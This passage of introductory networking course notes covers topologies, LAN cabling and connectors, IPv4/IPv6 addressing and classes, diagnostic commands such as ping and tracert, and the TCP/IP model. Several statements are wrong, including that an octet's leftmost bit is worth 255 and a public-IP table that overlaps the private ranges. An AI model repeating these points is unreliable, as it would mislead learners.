
- Adding or removing nodes in this network could be done easily without interrupting the other nodes & the network.
- Here the transmission of data is very easy because it transfers data from different nodes simultaneously.
- In this configuration transfer of data does not get affected by any peripherals because if one node fails there is always an alternative one.

Disadvantages of MESH Network

- It is very hard to configure the network & also very difficult maintain.
- Mesh topology is comparatively expensive when compared with other topologies like or star topology.

HYBRID Topology

- Hybrid topology is the combination of two or more different network topologies. This network is a mixture of both peer-to-peer & client-server network. It can be either wired or wireless network.



Advantages of HYBRID Network

- Here in this network the troubleshooting is far better than any other topologies.
- This type of network is very easy to expand.

Disadvantages of HYBRID Network

- The structure of the network is hard to understand.
- It is very expensive to build up the entire network because of the requirement of cables & other peripherals.
- Multi-station Access Unit MAU is required.

Next Topic

- LAN Basics

Assignment of Network Topology

- Internet is what type of topology ? Explain.

Last Topic

- **Disadvantages of HYBRID Network**

LAN Basics





What is LAN

- A Local Area Network is basically a network spanning over a relatively smaller area, and in most of the instances, may be confined to a single room, a building or a group of building.
- For instance, LANs are used in universities, colleges, office building, and so on.
- A LAN network can be connected to other LAN's via telephone line & radio waves, hence forming a more profound network of connected LAN's, which is then referred to as Wide Area Network (WAN).

LAN Transmission media

- There are three main types of wired transmission media used for LAN networks.
- Coaxial cable
- Twisted Pair
- Optical Fiber



Connectors used in Transmission Media

- Connector is a device that terminates a segment of cabling or provides a point of entry for networking devices such as computers, hub, and routers.
- Connectors as jacks and plugs known as male connectors or sockets and ports known as female connectors.
- **EX:-Coaxial- BNC Connector, Twisted pair – RJ45 or RJ11, Fiber Optics –SC, ST, FC, LP**



Connectors used in Coaxial Cables

- BNC Cables are a type of coaxial cable that use the BNC connector which is a common type of RF connector. BNC cables are usually used with Amateur radio antennas. Aviation electronics and Test Equipment.
- The image shows the BNC connector and BNC LAN Card.



Connectors used in Twisted Pair Cables

- **RJ45 (Registered Jack 45)** is a type of connector commonly used for Ethernet networking. It looks similar to a telephone jack, but is slightly wider. Since Ethernet cables have an RJ45 connector on each end, Ethernet cables are sometimes also called RJ45 cables.
- **RJ11 (Registered Jack 11)** more commonly known as a modem port, phone connector, phone jack or phone line, the Registered Jack-11 (RJ-11) is a four or six wire connection for telephone and Modem connectors. The picture is an example image of RJ-45 and RJ-11 connector.



Next Topic

- **Connectors used in Fiber optics Cable**

Last Topic

- **Connectors used in Twisted Pair Cables**


Connectors used in Fiber optics Cable

- **ST (Straight Tip)**
- Developed by AT&T.
- Used for multi-mode fiber cables, campus and buildings



SC (Subscriber connector)

- Developed by Nippon Telegraph & Telephone.
- This connector is recommended in the TIA/EIA-568-A Standard for structured cabling.
- Used for single mode fiber cable




FC Fiber/Ferrule connector

- Developed by Nippon Telephone & Telegraph Japan.
- Used for single-mode or multimode fiber and applications requiring low back reflection.



LC (Lucent Connector)

- A small form factor SC-style connector (push-pull) with RJ45-type locking mechanism developed by Lucent.
- Ideal for high-density connections.



LC Duplex Connector

Next Topic

- **How Transmission media Works**

Last Topic

- **LC (Lucent Connector)**

How Transmission media Works

- In case of transmission media, the sender and receiver are at two sides joined by a cable or air that works as transmission medium. Both the sender and the receiver are in the physical layer and the medium is the path for transmission. The wired transmission can be done through twisted pair, shielded copper, coax cable, and fiber optics.

How to setup a LAN

- There are 4 Steps to set a LAN.

Step1: Determine the number of computer you want to connect

- At first you need to determine the number of computers you want to connect the number of computer your connecting will determine the type of network hardware you'll need. if you are connecting four or less computers, you'll just need a single router, or one switch if you don't need internet. if you're connecting more than four computers, you'll want a router and a switch, or just a switch if you don't need internet.

Step2: Determine your network layout

- Now Determine your network layout. If your installing a permanent LAN solution, you'll want to keep cable length in mind. CAT5 Ethernet cables should not run longer than 250 feet. If you need to cover larger distances, you'll need switches at regular intervals, or you'll need to use CAT6 cables. You'll need one Ethernet cable for each computer you want to connect to the LAN, as well as an Ethernet cable to connect the router to the switch.

Step3: Connect your modem to the WAN on The Router

- Next is to connect your modem to the WAN port on the router. This port may be labelled “INTERNET” instead. This will provide internet access to every computer that is connected to your LAN. You can skip this if you’re setting up a LAN without internet access. You don’t need a router at all to create a LAN, but it makes things easier. If you just use a network switch, you’ll need to manually assign IP addresses to each computer after connecting them.

Step4: Connect the switch to a LAN port on the Router

- Now connect the switch to a LAN port on the router. If your using a network switch to connect more computers, connect it to one of the LAN ports on the router. You can use any open port on the switch to make the connection. When connected, the router will provide IP addresses for every computer that is connected to either device.

SUMMARY

- Local Area Network is a network that spans over relatively smaller area, and can be confined to a single room, a building or a group of building.
- The LAN network can be connected via telephone lines & radio waves.
- LAN does not work in stand-by mode.

Next Topic

- **IP Addressing**

Assignment of LAN Basics

- On what basis you will choose connector for a network in your computer lab ?

Last Topic

- **Connect the switch to a LAN port on the Router**

IP Addressing



Introducing IP Addresses and Ver of IP Addresses

- Just as one needs a specific postal addresses to send a parcel to someone, computers also need a unique identification address to send data to a specific computer. The Internet Protocol (IP) addressing system provides each computer on a network with a unique identifier. The following section will take a detailed look into the IP Classes and subnet masks.
- A network address is an identifier for a node or network interface of a telecommunications network.
- Network addresses are often designed to be unique across the network, although some networks allow for local or private addresses that may one network.
- More than one type of network address may be used in any one network.

There are 2 Types of Address

- Physical Address, **example Hardware address (MAC address)**
- Logical or Software address, **for example IP address.**

IPV4 Address

- An IP address is a unique address used to identify each (i.e. computer, mobile devices, printer, etc) connected to an IP network. Internet Protocol version 4 (IPV4) is currently the most used addressing standard however, IPV6 is also being used widely.
- An IPv4 address contains 32 binary bits. As it is difficult for people to work with the binary numbers that computers use, IP addresses are converted to decimal format before they are displayed. This makes the whole process faster and more reliable.

IPv4 and IPv6

- 32-bit IPv4 is most widely used, while 128-bit IPv6 is gradually taking over.
- IPv4 uses decimal format and IPv6 used hexadecimal format.
- The image shows the IPv4 and IPv6 addressing system.

IPv4: 100.200.100.200

IPv6: 2002:64C8:64C8::

Differences between IPv4 and IPv6

	IPv4	IPv6
Standard since	1974	1998
Developed by	IETF	
Length in bits	32 bit	128 bit
Address format	Dotted decimal 192.168.100.1	Hexadecimal 2001:0DB8:0234:AB00:0123:4567:8901:ABCD
Dynamic addressing	DHPC	SLAAC/DHCPv6
IPSec	Optional	Mandatory

Next Topic

- **IP Version 4 Octets**


Last Topic

- Differences between IPv4 and IPv6

IP Version 4 Octets

- An IPv4 address consists of four 8-bit parts called octets. Each octet is separated by a dot (.) and is represented by decimal numbers. An octet can range from 00000000 to 11111111 binary numbers or 0 to 255 decimal numbers. As such, a typical IPv4 address can be like this 172.16.254.1

IPv4 address in dotted-decimal notation



Thinking in Binary

- To understand how binary to decimal conversion works, it is important to grasp the underlying principles of both systems. Instead of the ten digits of the decimal system, i.e. 0 to 9, the binary system only uses two 0 and 1 in a binary number, each digit is represented by a power of two, gradually increasing from right to left. The digit to the far right is the least significant digit, and has a value of 1. Each digit on the left is increased in value by one power. Thus, the left most digit in an octet, which is the most significant digit, has a value of 255. The sample Binary and Decimal conversion is shown as,

Decimal to Binary

Decimal	Binary
0	0000
1	0001
2	0010
3	0011
4	0100
5	0101
6	0110
7	0111
8	1000
9	1001
10	1010
11	1011
12	1100
13	1101
14	1110
15	1111

Next Topic

- **Converting IP Addresses to Decimal**

Last Topic

- **Decimal to Binary**

Converting IP Addresses to Decimal

- To get the decimal equivalent of a binary number, the respective value of each binary digit is added. Following this rule, the largest binary number in an octet, 11111111, becomes in its decimal representation.
- $2^7 + 2^6 + 2^5 + 2^4 + 2^3 + 2^2 + 2^1 + 2^0$
- $128 + 64 + 32 + 16 + 8 + 4 + 2 + 1 = 255$
- 11111111

How Do You Get IP

- IP address ranges controlled by IANA (Internet Assigned Numbers Authority)
- Roots go back to 1972, ARPANET, UCLA
- Today part of ICANN.
- IANA grants IPs to regional authorities
- ARIN (American Registry of Internet Numbers) may grant you a range of IPs.
- You may then advertise routers to your new IP range.

IP version 4 Address Classes

Class	Range	Reserve Bit	Structure	Subnet mask	CIDR
A	0-127	0	N.H.H.H	255.0.0.0	/8
B	128-191	10	N.N.H.H	255.255.0.0	/16
C	192-223	110	N.N.N.H	255.255.255.0	/24
D	224-239	1110	-	-	-
E	240-255	1111	-	-	-

Next Topic

- **Class A Addressee**

Last Topic

- **IP version 4 Address Classes**

Class A Addressee

- Class A 0-127 N.H.H.H
- 2 Network ID – Reserve ID
- $= 2^{8-1}$
- $= 2^7$
- = 128 Network IP

Valid Host IP

$$= 2^{24} - 2$$

$$= 1,67,77,216 - 2$$
$$= 1,67,77,214 \text{ host IP}$$

Class B Addressee

- Class B 128-191 N.N.H.H
- 2 Network ID – Reserve ID
- $= 2^{16-2}$
- $= 2^{14}$
- $= 16,384$ Network IP

Valid Host IP

$$= 2^{16} - 2$$

$$= 65,536 - 2$$
$$= 65,534 \text{ host IP}$$

Class C Addressee

- Class C 192-223 N.N.N.H
- 2 Network ID – Reserve ID
- $= 2^{24-3}$
- $= 2^{21}$
- $= 20,97,152$ Network IP

Valid Host IP

$$= 2^8 - 2$$

$$= 256 - 2$$
$$= 254 \text{ host IP}$$

Private IP vs. Public IP

Private IP	Public IP
Used with LAN or Network	Used on Public Network
Not recognized over Internet	Recognized over Internet
Assigned by LAN administrator	Assigned by Service provider/ IANA
Unique only in LAN	Unique Globally
Free of charge	Cost associated with using Public IP
Rang- Class A- 10.0.0.0 to 10.255.255.255 Class B- 172.16.0.0 to 172.31.255.255 Class C- 192.168.0.0 to 192.168.255.255	Rang- Class A- 1.0.0.0 to 9.255.255.255 11.0.0.0-126.255.255.255 Class B- 128.0.0.0 to 172.255.255.255 172.32.0.0 to 191.255.255.255 Class C- 192.0.0.0 – 192.167.255.255 192.168.0.0 to 223.255.255.255

Next Topic

- **Configuring and verifying an IP Address**

Configuring and verifying an IP Address

- Routers as well as any device with a networking interface provide specific commands for IP Address configuration. Each device needs to be configured correctly before it can communicate with another device on the local network or the internet.
- There are two ways to assign IP Address to each device connected to a network.

Manual IP Address

- This is also known as static IP as each device is assigned a fixed IP address manually by the system administrator.

Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

☐ Obtain an IP address automatically

☒ Use the following IP address:

IP address: 192 . 168 . 0 . 210

Subnet mask: 255 . 255 . 255 . 0

Default gateway: . . .

☐ Obtain DNS server address automatically

☒ Use the following DNS server addresses:

Preferred DNS server: . . .

Alternate DNS server: . . .


☐ Validate settings upon exit

Advanced...

OK Cancel

Automatic IP Address

- This is also known as Dynamic Host Configuration Protocol (DHCP). In this case, a router assigns IP addresses automatically to each device connecting to it.




Verifying an IP Address

- In this section we will look at tools to verify an IP address or test connectivity within a network. The commonly used tools for such functions are ping, trace route and telnet.

Ipconfig Command

- Is a DOS command which displays the IP address, subnet mask, and default default gateway for all adapters.



```
C:\Windows\system32\cmd.exe
G:\Users\helpdesk>ipconfig

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::20fb:28db:c0b:d0c1%13
    IPv4 Address. . . . . : 172.16.82.168
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.82.2

Tunnel adapter isatap.{FFE71E05-D058-4AD7-BF28-6C09436B1016}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter isatap.localdomain:
```

PING (Packet Internet Groper)


- Command is the simplest tool among the three and is used to test connectivity. It sends Internet Control Message Protocol (ICMP) echo packets to a host and listens for an echo reply in order to verify connection status.

```
wolverine@xmen:~/Desktop$ ping -w 10 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=30 time=0.241 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=30 time=0.309 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=30 time=0.275 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=30 time=0.284 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=30 time=0.301 ms
64 bytes from 192.168.1.1: icmp_seq=6 ttl=30 time=0.303 ms
64 bytes from 192.168.1.1: icmp_seq=7 ttl=30 time=0.298 ms
64 bytes from 192.168.1.1: icmp_seq=8 ttl=30 time=0.277 ms
64 bytes from 192.168.1.1: icmp_seq=9 ttl=30 time=0.258 ms
64 bytes from 192.168.1.1: icmp_seq=10 ttl=30 time=0.278 ms

--- 192.168.1.1 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9202ms
rtt min/avg/max/mdev = 0.241/0.282/0.309/0.025 ms
```

Telnet

- The Telnet (the term is a combination of telephone and network) is a command running on TCP/IP protocol used to access remote computers. It is used to test a variety of service like SMTP, SQL or Remote Desktop connectivity. Telnet allows an administrator to log into a remote computer and can be used test issues like port blocks due to a firewall configuration error.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\test>telnet rpc.acronis.com 443
```

Trace route

- Command is used to trace the route a data packet takes to reach the destination from its source host. A Trace Route contains at least 4 pieces of information
- The number of hops
- The Round Trip Time (or ms) it takes to get from the interface of the current hop and then back again to your machine. RTT is displayed in milliseconds and can range from 80m to 250ms typically.
- The IP address of the interface for that hop

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Alex>tracert arvixe.com

Tracing route to arvixe.com [184.173.42.149]
over a maximum of 30 hops:

  0  <1 ms    <1 ms    <1 ms    192.168.0.1
  1  14 ms     1 ms     1 ms     83.228.60.249
  2  *         10 ms    0 ms     212.39.69.220
  3  10 ms     24 ms    10 ms    212.39.69.225
  4  61 ms     60 ms    60 ms    bbr01.lon01.networklayer.com [195.66.225.183]
  5  136 ms    127 ms   128 ms   ae1.bbr02.tl01.nyc01.networklayer.com [50.97.18.204]
  6  158 ms    148 ms   148 ms   ae1.bbr01.eq01.chi01.networklayer.com [173.192.18.132]
  7  168 ms    168 ms   173 ms   ae20.bbr01.eq01.dal03.networklayer.com [173.192.18.136]
  8  179 ms    177 ms   177 ms   ae0.bbr01.sr02.hou02.networklayer.com [173.192.18.219]
  9  174 ms    173 ms   173 ms   ae5.dar01.sr02.hou02.networklayer.com [173.192.18.223]
 10  173 ms    172 ms   205 ms   po1.fcr02.sr02.hou02.networklayer.com [173.193.118.139]
 11  187 ms    173 ms   173 ms   95.28.adb0.lp4.static.sl-reverse.com [184.173.42.149]

Trace complete.

C:\Users\Alex>
```

SUMMARY

- Internet Protocol (IP) addressing system provides each computer on a network with unique identifier.
- IP addresses are converted to decimal format before they are displayed.
- An IPv4 address consists of four 8-bit parts called octets. Each octet is separated by a dot (.) and is represented by decimal numbers.

Next Topic

- **TCP/IP**

Last Topic

- **Trace route**

Assignment of IP Address

- What is IP Address ?
- How many Types of system Addresses?
- Convert the following IP Address to Binary
 - **127.200.224.1**
 - **200.192.64.254**
 - **172.19.32.233**

TCP/IP

- Transmission Control Protocol (TCP) and internet Protocol (IP) are two separate computer network protocols that define a set of rules to govern communications among all devices connected to the internet. TCP transport is often used to transfer data across IP network.
- Thus, the two protocols are used together so often that they are commonly referred to as TCP/IP. TCP/IP is actually a whole suite of protocols which includes TCP, IP, UDP, DNS, HTTP and ICMP. The TCP/IP standards are maintained by the Internet Engineering Task Force (IETF) and are listed through its Request for Comments (RFC) publications.
- The TCP/IP reference model covers most of the popular protocols used in network communications. Due to its simplicity, it is still being widely adopted instead of the OSI model.

Comparing TCP/IP Suite with OSI layers

- The TCP/IP reference model, also known as the DARPA (Defense Advanced Research Project Agency) model after the U.S government agency that initially developed it. Consists of four layers as opposed to the seven-layer Open System interconnection (OSI) model. The four layers of the TCP/IP reference model are;

TCP/IP Layer Properties

- In this section, we will look into the four layers of the TCP/IP reference model in detail, including their functions, core protocols, and relationship to the OSI model.

TCP/IP Layer

- Application Layer
- Transport Layer
- Internet Layer
- Network Interface Layer.

Application Layer

- This layer makes the services of the other layers available to application that everyone can use.
- This layer also defines the protocols that application use for data transfer while many new Application layer protocols are being developed continuously, some of the protocols that are currently in use are
- **EX:- HTTP, FTP, SMTP, DNS, RIP.**

Transport Layer

- The Transport layer provides “end-to-end” communication to ensure that packets arrive in sequence and without error. It does so by acknowledging reception of data and retransmitting lost packets.
- This layer uses Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) as its core protocols.

TCP (Transmission Control Protocol)

- TCP enables applications to reliably communicate with each other “one-to-one”. Data transmitted over TCP contains a header which helps in establishing an end-to-end connection between sending and receiving machines in order to confirm data transfer.

UDP (User Datagram Protocol)

- UDP provides datagram delivery service without the option to verify connection between sending and receiving machines. As such, it is used for small amounts of data transfer. It is faster when compared to TCP, but less reliable.
- This layer of the TCP/IP reference model is directly comparable to the Transport layer of the OSI model, but also includes some functions of the Session layer.

Internet Layer

- The internet layer is responsible for accepting, routing and delivering data packages.
- The core protocols of the internet layer include internet protocol (IP), Address Resolution Protocol (ARP) protocol, internet Control Message Protocol (ICMP) protocol and Internet Group Management Protocol (IGMP).
- This layer of the TCP/IP reference model is the equivalent of the Network layer of the OSI model.

Network Interface Layer

- The Network interface layer or the Network Access layer is responsible for transferring TCP/IP packets on and off the network medium. TCP/IP, which can transfer data irrespective of the network access method, frame format, or medium, can be used to communicate among different network types. It can work with LAN technologies such as Ethernet, Token Ring, FDDI, etc. and WAN technologies like X.25 (old), Frame Relay, etc. This also allows it to be compatible with new technologies such as Asynchronous Transfer Model (ATM)
- The Network Interface layer corresponds with the Data Link and Physical layers of the OSI model.

SUMMARY

- Transmission Control Protocol (TCP) is a network protocols just internet protocol that defines a set of rules to govern communications among all devices connected to the internet.
- There are four layers of TCP/IP, Application Layer, Transport Layer, Internet Layer, and Network Interface Layer.

Next Topic

- **Structured Cabling**



Last Topic

- **Network Interface Layer**

Assignment of TCP/IP

- What are the differences between OSI layers and TCP/IP layers?

Structured Cabling

